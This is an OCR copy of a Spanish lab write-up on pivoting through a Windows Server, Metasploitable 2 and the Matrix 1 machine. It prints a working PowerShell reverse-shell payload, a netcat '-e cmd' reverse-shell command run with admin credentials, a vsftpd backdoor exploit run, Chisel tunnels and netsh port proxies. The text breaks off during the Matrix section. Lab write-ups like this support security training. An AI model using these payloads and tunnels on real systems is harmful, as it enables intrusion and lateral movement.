PIVOTING


POST EXPLOTACIÓN

Jordi Masó

ÍNDICE

1 INTRODUCCIÓN

En esta practica realizaremos un laboratorio de pivoting o movimiento lateral. En este laboratorio estará formado por una maquina Linux que será un Kali Linux la atacante, una primera máquina victima que será Windows server 2012, un pivoting con una Linux que será Metasplotable 2 y por último otra Linux que es una maquina de Vulnhub.com que se llama Matrix 1.



La maquina Kali solo esta conectada con la misma red con el Windows server, el Windows serves tiene dos interfaces de red una con la maquina Kali y otra interfaz con la maquina Metasplotable 2, Metasplotable 2 también tiene dos interfaces de red la primera ya mencionada y la segunda que une a la última máquina que una Linux con otra interfaz de red.

2 ACCESO A MÁQUINA WINDOWS

La primera maquina ya es muy conocida por ser vulnerada en ocasiones anteriores, al tener credenciales validas en nuestro poder la explotación será muy rápida.

2.1 DESCUBRIMIENTO

Procedemos a obtener la ip de la maquina Windows y sus puertos abiertos. El descubrimiento del host lo realizamos con arp-scan.

```
┌──(root㉿jordi)-[~]
└─# arp-scan -I eth0 --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 00:0c:29:de:9d:08, IPv4: 10.0.1.148
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.1.1        00:50:56:c0:00:08       VMware, Inc.
10.0.1.2        00:50:56:e8:99:31       VMware, Inc.
10.0.1.130      00:0c:29:f7:30:ea       VMware, Inc.
10.0.1.254      00:50:56:f1:8a:06       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.107 seconds (121.50 hosts/sec). 4 responded
```

La enumeración de los puertos que tiene un servicio corriendo lo realizamos con nmap

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 11:43 CEST
Nmap scan report for 10.0.1.130
Host is up (0.00035s latency).
Not shown: 56642 closed tcp ports (reset), 8839 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  FileZilla ftpd
53/tcp    open  domain               Simple DNS Plus
88/tcp    open  kerberos-sec         Microsoft Windows Kerberos (server time: 2024-07-01 09:43:55Z)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
389/tcp   open  ldap                 Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http           Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc                Microsoft Windows RPC
2105/tcp  open  msrpc                Microsoft Windows RPC
2107/tcp  open  msrpc                Microsoft Windows RPC
3268/tcp  open  ldap                 Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql                MySQL (unauthorized)
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop                 CORBA naming service
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http                 Apache httpd
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  papachi-p2p-srv?
8028/tcp  open  postgresql           PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
8282/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http                 Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8585/tcp  open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi             Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
9389/tcp  open  mc-nmf               .NET Message Framing
47001/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49154/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  msrpc                Microsoft Windows RPC
49157/tcp open  ncacn_http           Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc                Microsoft Windows RPC
```

2.2 ACCESO A LA MAQUINA WINDOWS

Con el programa Villain crearemos un script en PowerShell para obtener una sesión de PowerShell en la maquina Windows. Con el programa NetExec y el protocolo smb podremos transferir archivos y ejecutarlos de forma remosta. Generamos el script con Villain, se traspasa el archivo con NextExec y se ejecuta obteniendo una reveserse PowerShell. Con NetExec transferimos los demás archivos necesarios para los siguientes procesos como el Chisel y el Netcat.

```
└─# python3 Villain.py

    VILLAIN
            Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on Twitter, HTB, GitHub: @t3l3machus
[Meta] Thank you!

[Info] Checking for updates
[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Netcat TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler
```

```
Villain > generate payload=windows/netcat/powershell_reverse_tcp lhost=eth0
Generating backdoor payload...
Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System.Net.Sockets.TCPClient('10.0.1.148',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidden
Copied to clipboard!
[Shell] Backdoor session established on 10.0.1.130
[Shell] Backdoor session established on 10.0.1.130
Villain >
```

```
┌──(root㉿jordi)-[~/pivoting/windows]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 --put-file /root/pivoting/windows/pwned.ps1 \\pwned.ps1
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [*] Copying /root/pivoting/windows/pwned.ps1 to \pwned.ps1
SMB         10.0.1.130      445    ENIGMA           [+] Created file /root/pivoting/windows/pwned.ps1 on \\C$\\pwned.ps1

┌──(root㉿jordi)-[~/pivoting/windows]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -X pwned.ps1
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
```

```
┌──(root㉿jordi)-[~/pivoting/windows/recursos]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 --put-file /root/pivoting/windows/recursos/chisel.exe \\chisel.exe
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [*] Copying /root/pivoting/windows/recursos/chisel.exe to \chisel.exe
SMB         10.0.1.130      445    ENIGMA           [+] Created file /root/pivoting/windows/recursos/chisel.exe on \\C$\\chisel.exe
```

Al ejecutar el script de PowerShell e indicar al programa Villain que se conecte a la sesión iniciada obtenemos un Shell de PowerShell, donde podremos ejecutar cualquier comando.

```
Villain > shell 22aa3f-5e118f-e6cf7d

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.


PS C:\> whoami
santaprisca\administrator

PS C:\>
```

2.3 DESCUBRIMIENTO DE LA SEGUNDA MAQUINA

En la Shell de Windows ejecutamos el comando “ipconfig” mostrado otra interface de red, a la cual no tenemos acceso directamente desde Kali Linux.


```
PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::15f5:2bc9:e1d5:e8e6%18
   IPv4 Address. . . . . . . . . . . : 10.0.1.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.1.2

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::182c:4361:ebe1:13fc%17
   IPv4 Address. . . . . . . . . . . : 30.30.30.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter 6TO4 Adapter:

   Connection-specific DNS Suffix  . : localdomain
   IPv6 Address. . . . . . . . . . . : 2002:1e1e:1e81::1e1e:1e81
   Default Gateway . . . . . . . . . :

PS C:\>
```

Con el comando “arp -a” podemos descubrir la comunicación a la otra maquina obteniendo la dirección ip exacta. Realizamos un ping a esa dirección ip y por el TTL =64 podemos deducir que es una maquina Linux.


```
PS C:\> arp -a

Interface: 30.30.30.129 --- 0x11
  Internet Address      Physical Address      Type
  30.30.30.1            00-50-56-c0-00-02     dynamic
  30.30.30.130          00-0c-29-fa-dd-2a     dynamic
  30.30.30.254          00-50-56-f6-e0-3e     dynamic
  30.30.30.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.2.2.4             01-00-5e-02-02-04     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 10.0.1.130 --- 0x12
  Internet Address      Physical Address      Type
  10.0.1.2              00-50-56-e8-99-31     dynamic
  10.0.1.148            00-0c-29-de-9d-08     dynamic
  10.0.1.254            00-50-56-f1-8a-06     dynamic
  10.0.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

PS C:\> ping 30.30.30.130

Pinging 30.30.30.130 with 32 bytes of data:
Reply from 30.30.30.130: bytes=32 time<1ms TTL=64
Reply from 30.30.30.130: bytes=32 time<1ms TTL=64
Reply from 30.30.30.130: bytes=32 time<1ms TTL=64
Reply from 30.30.30.130: bytes=32 time<1ms TTL=64

Ping statistics for 30.30.30.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

PS C:\>
```

2.3.1 CREACIÓN DE LOS TÚNELES


Al no tener acceso a la siguiente red tenemos de crear unos túneles y redirigir todo el tráfico a nuestra máquina de atacante, esto lo realizaremos de forma manual, también se puede realizar con Metasploit Framework. Con Chisel en la maquina Kali lo ejecutamos como server para recibir todas las comunicaciones de las demás maquinas.




En la maquina Windows que ya hemos subido el Chisel para Windows lo ejecutamos como cliente para recibir la comunicación.



Comprobamos que la comunicación se a establecido en nuestro Chisel



El último paso queda configurar el proxychains para poder trabajar correctamente, abrimos con un editor el archivo /etc/prorychains4.conf y en la última line añadimos la conexión realizada con Chisel Añadimos socks5 127.0.0.1 1080.




3 ACCESO A LA MAQUINA METASPLOTABLE 2

La segunda maquina es la conocida y explotada Metasplotable 2, realizaremos el descubrimiento y la explotación de esta misma maquina a través de los túneles creados.


3.1 DESCUBRIMIENTO

Como la ip ya la obtuvimos anterior mente vamos a realizar un descubrimiento de puertos con nmap. Como nmap al funcionar a través de un túnel va mucho mas lento utilizaremos un secuenciador y xargs con proxychains para que el escaneo se mucho más rápido.



3.2 ACCESO A LA MAQUINA METASPLOTABLE 2

Como el puerto ftp esta corriendo un servicio y la versión que tiene es vulnerable procedemos por esta vía



Nos descargamos el script de Python que proporciona un Backdoor con privilegios elevados, desde esta script realizaremos todo lo necesario.

3.3 DESCUBRIMIENTO DE LA TERCERA MAQUINA

Con la consola que obtenida y el comando “ifconfig” podemos ver que hay otra interface de red en esta máquina. Con el comando “arp -a” podemos obtener la dirección ip de la ultima maquina que es otra Linux.

```
root@metasploitable:/root/.ssh# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:30.30.30.130  Bcast:30.30.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:198829 errors:0 dropped:0 overruns:0 frame:0
          TX packets:197535 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12872212 (12.2 MB)  TX bytes:10709037 (10.2 MB)
          Interrupt:19 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:34
          inet addr:40.40.40.129  Bcast:40.40.40.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd34/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:236 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:81388 (79.4 KB)  TX bytes:47505 (46.3 KB)
          Interrupt:16 Base address:0x2080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2241 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2241 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1058113 (1.0 MB)  TX bytes:1058113 (1.0 MB)
```

3.3.1 CREACIÓN DE LOS TÚNELES

En la maquina Metasplotable traspasamos el Chisel y lo ejecutamos como cliente para que se conecte al nodo más cercano que es el de Windows.

```
┌──(root㉿jordi)-[~/pivoting/metasplotable]
└─# proxychains python3 49757.py 30.30.30.132
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
/root/pivoting/metasplotable/49757.py:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  127.0.0.1:1080 ←—socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  30.30.30.132:21  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:5522  ...  30.30.30.132:6200  ...  OK
Success, shell opened
Send `exit` to quit shell
bash -i
pwd
./chisel client 30.30.30.129:8787 R:5522:socks
```

Tenemos que crear otro túnel en la maquina Windows para renvíe el tráfico de este túnel creado a nuestra maquina Kali. Con NetExec ejecutamos el programa netcat para establecer otra reversa Shell a nuestro Kali, de esa sesión estableceremos el nuevo túnel.

```
┌──(root㉿jordi)-[~/pivoting/windows/recursos]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x ".\nc64.exe -e cmd 10.0.1.148 5555"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:False) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
```

```
┌──(root㉿jordi)-[~/pivoting/windows/recursos]
└─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.1.148] from (UNKNOWN) [10.0.1.130] 55155
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\>
```

En Windows podíamos utilizar el programa Socat o utilizar un comando propio del sistema como "netsh" que es lo que hemos utilizado.

```
┌──(root㉿jordi)-[~/pivoting/windows]
└─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.1.148] from (UNKNOWN) [10.0.1.130] 49500
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\>netsh interface portproxy add v4tov4 listenport=8787 listenaddress=0.0.0.0 connectport=5522 connectaddress=10.0.1.148
netsh interface portproxy add v4tov4 listenport=8787 listenaddress=0.0.0.0 connectport=5522 connectaddress=10.0.1.148


C:\>
```

Si todo ha ido bien en nuestro Kali donde tenemos el Chisel como server aparecerá un nuevo tune en el puerto indicado.

```
┌──(root㉿jordi)-[~/pivoting/windows]
└─# ./chisel server --reverse -p 1234
2024/07/03 13:43:59 server: Reverse tunnelling enabled
2024/07/03 13:43:59 server: Fingerprint 1AsYf9b91luJGwM2xHaAAXoxwqHbRc4+J66yrlUkros=
2024/07/03 13:43:59 server: Listening on http://0.0.0.0:1234
2024/07/03 13:44:23 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
2024/07/03 21:39:55 server: session#2: Client version (1.7.0) differs from server version (1.9.1)
2024/07/03 21:39:55 server: session#2: tun: proxy#R:127.0.0.1:5522⇒socks: Listening
2024/07/03 21:41:02 server: session#3: Client version (1.7.0) differs from server version (1.9.1)
2024/07/03 21:41:02 server: session#3: tun: proxy#R:127.0.0.1:5522⇒socks: Listening
2024/07/03 21:42:56 server: session#4: Client version (1.7.0) differs from server version (1.9.1)
```

Modificamos de nuevo el fichero de /etc/prorychains4.conf para incluir esta nueva conexión y poder trabajar bien. En esta ocasión hay que modificar un parámetro mas que es desmarcar el "Dynamic chain" y comenta el "strict chain" y añadir al fina la última conexión como socks5. De esta forma ya tenemos conexión con la última máquina.

```
157 [ProxyList]
158 # add proxy here ...
159 # meanwile
160 # defaults set to "tor"
161 #socks4         127.0.0.1 9050
162
163 socks5 127.0.0.1 5522
164 socks5 127.0.0.1 1080
165
```

4 ACCESO A LA MAQUINA MATRIX 1

La ultima maquina es una maquina de la web vulnhub.com que se llama Matrix 1, en ella se realizara el descubrimiento, la explotación y escalada de privilegios.

4.1 DESCUBRIMIENTO

Como emos realizados anteriormente con la maquina Metasplotable realizaremos la búsqueda de puerto con nmap y el secuenciador utilizando xargs para que la búsqueda sea más ágil


```
┌──(root㉿jordi)-[~/pivoting/matrix]
└─# seq 1 65535 | xargs -P 500 -I {} proxychains nmap -n -Pn -sT -T5 -p{} -open -v 40.40.40.128 2<&1 | grep "tcp open"
22/tcp open  ssh
80/tcp open  http
31337/tcp open  Elite
```

Encontramos abiertos los puertos 22 que ssh, el 80 que es una web y el 31337 que es otra web.

Con “whatweb” vemos lo que hay en cada web, tanto como el puerto 80 como en el 31337.

4.2 ACCESO A LA MAQUINA MATRIX 1


Acceder a las páginas web desde el navegado hay que configura un proxy en este caso configuramos el “foxyproxy” añadiendo un nuevo proxi de tipo socks5 con ip 127.0.0.1 y puerto 5522.



De esta forma podemos acceder a la web de nuestro objetivo. El puerto 80 no encontramos nada ni por el código fuente ni con gobuster.

En el puerto 31337 hay otra web, pero con gobuster no encontramos ningún directorio de diccionario.


Si observamos el código fuente de esta web en el puerto 31337 vemos una cadena de caracteres que parece codificación en base 64.




Descodificamos la cadena de caracteres en base 64 y obtenemos un mensaje y una posible ruta de la web.

Al acceder a esta ruta con el navegador aparece un código esotérico que se llama brainfuck.


Buscamos un descodificador online para este código y el menaje no da una parte de una contraseña y faltan los dos últimos caracteres.



